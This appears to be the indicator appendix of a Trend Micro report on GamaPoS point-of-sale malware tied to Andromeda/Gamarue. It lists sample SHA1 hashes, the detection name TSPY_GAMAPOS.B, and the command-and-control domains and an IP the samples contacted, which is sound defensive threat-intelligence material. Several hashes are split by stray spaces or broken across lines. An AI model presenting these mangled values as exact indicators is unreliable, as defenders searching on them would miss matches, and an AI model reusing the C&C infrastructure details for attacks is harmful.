e4edcb94ecd5109288c315 9e01f5d6294e28a4fa	TSPY_GAMAPOS.B	hamman.io:443
06056f981541f2fb49044b 1761c698013d54404c	TSPY_GAMAPOS.B	hamman.io:443
e42a77475034eff65092f4 2fd113d6e49c93da5a	TSPY_GAMAPOS.B	cash-lord.com:443
8b007e13a3159d7816cf60 9bce46872193defcf6	TSPY_GAMAPOS.B	cash-lord.com:443
8cc3abb57d001b003182bd 9e92b85ed142229e37	TSPY_GAMAPOS.B	cash-lord.com:443
034e3f1af514a11e15e1b9757 e02416ad1bf6363	TSPY_GAMAPOS.B	cash-lord.com:443
17852ff1cc2e3062803924d cb44f801540ebdcca	TSPY_GAMAPOS.B	richdilly.com:443
CCDB1D466274868194821	TSPY_GAMAPOS.B	richdilly.com:443

DA6C21DDBD26C8C2C3B		
2CE4649402E5D6B97CBA 1F94DCE25CFF36B53984	TSPY_GAMAPOS.B	richdilly.com:443
0e3392e3dde611029f98b0 026fb0d5d0b48c6075	TSPY_GAMAPOS.B	bybabby.com:443
58b8559dd9ecdd30ad794 4152f4efa63576a8040	TSPY_GAMAPOS.B	bybbaby.com:443
293594b548368916cae8f 5112626c1cda080af2c	TSPY_GAMAPOS.B	eigh88.com :443
67f0e54d2535d1c33f97af6 e73e94793bb25306b	TSPY_GAMAPOS.B	chivas.io:443
a25d8ae2b5c5a594fba95 b5fadb41f3a95d706b2	TSPY_GAMAPOS.B	wwebapps-mpp.com:443
ecf3660b2ecf14b1e86f914e d02e917144b6b4cb	TSPY_GAMAPOS.B	wwebapps-mpp.com:443
30D858D55E467B64BC6D 3CD39FFC933D4F53DF39	TSPY_GAMAPOS.B	hamman.io:443
f1fac1b0753df324b59950b 2d6d625e4e1af738b	TSPY_GAMAPOS.B	cash-lord.com:443
993a3d7443be799d0b1117 42e47791a69ac62658	TSPY_GAMAPOS.B	gt-r.io:443
ea19493ebbf61aaa25c8b2 6edbd39aa51d0fbf08	TSPY_GAMAPOS.B	richdilly.com:443
dd9d46381f77ac675841fbe b83b220101fc85cee	TSPY_GAMAPOS.B	cash-lord.com:443
da216a75042d7674c7784f 942aaafaa1ac6f5570	TSPY_GAMAPOS.B	cash-lord.com:443
87199948450145baf8da4d 39a8aa11c8ac8c540d	TSPY_GAMAPOS.B	eigh88.com :443
51a7ef14f5e3297784f9aac 31c33cfd571fa14f0	TSPY_GAMAPOS.B	hamman.io:443
b3167ff91d7a9f8b55180114 645defa260cec83d	TSPY_GAMAPOS.B	chivas.io:443
8e8067d9c67348e8e69db 7c33c35f17375d42e2e	TSPY_GAMAPOS.B	gt-r.io:443

The following files are related to Andromeda / Gamarue, but are observed in Stage 3 of the infection:

SHA1	Detection	Connected to
60b7e986f53379317f03e1 7017488fa09a48f2ee	TSPY_GAMAPOS.B	80.242.123.211:888
55CFEA6C042811 4C37036 9EC531D3642464D87A6	TSPY_GAMAPOS.B	
691523C0E164374A8EFF7 B009D095534FE8EC455	TSPY_GAMAPOS.B	tradebby.com:443
acc0f955b9fb3793b644d2 46f87c0224f6eb6762	TSPY_GAMAPOS.B	80.242.123.211:888
C3B719C06453263724D7E 3B363626F1FE61BFE1F	TSPY_GAMAPOS.B	80.242.123.211:888
DD8F6BB0B816A581E1AFE C233F64E2868787A234	TSPY_GAMAPOS.B	hamman.io:443

PoS C&C domains used:

Domain	Create Date	Expire Date
palevo-inc.com	Jun-11-2015	Jun-11-2016
g-tr.io		May-28-2016
hamman.io		Mar-08-2016
cash-lord.com	Mar-27-2015	Mar-27-2016
richdilly.com	Mar-27-2015	Mar-27-2016
bybbaby.com	Jan-22-2015	Jan-22-2016
eigh88.com	Jun-01-2015	Jun-01-2016
chivas.io		May-27-2016
wwebapps-mpp.com	Oct-12-2014	Oct-12-2015
tradebby.com	Oct-22-2014	Oct-22-2015

The following domains were found upon analysis, but were not seen to be used at this time:

fdsbjk5.com	sna839snndmma1.com	dmakfgetyajfbyjs62.com	dkgbslfn4.com	abdn38xmd2x.com
dkgbslfn4.com	akfgttan83n17azld.com	smnknscrakfb28ag3.com	cnwkabrnyld1c0.com	dnrbsjfb38nf.com
anfj63ms.com	hjkdsa6732bnxzcjs.com	bs5629cnaz63n.com	anf3xnem4.com	cnwkabrnyld1c0.com
anf3xnem4.com	cds6dfs5bdma.com		fdsbjk5.com	dkgbslfn4.com
cnwkabrnyld1c0.com			anfj63ms.com	sda21jkkf43.com

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

Securing Your Journey to the Cloud

10101 N. De Anza Blvd.
Cupertino, CA 95014

U.S. toll free: 1 +800.228.5651
Phone: 1 +408.257.1500
Fax: 1 +408.257.2003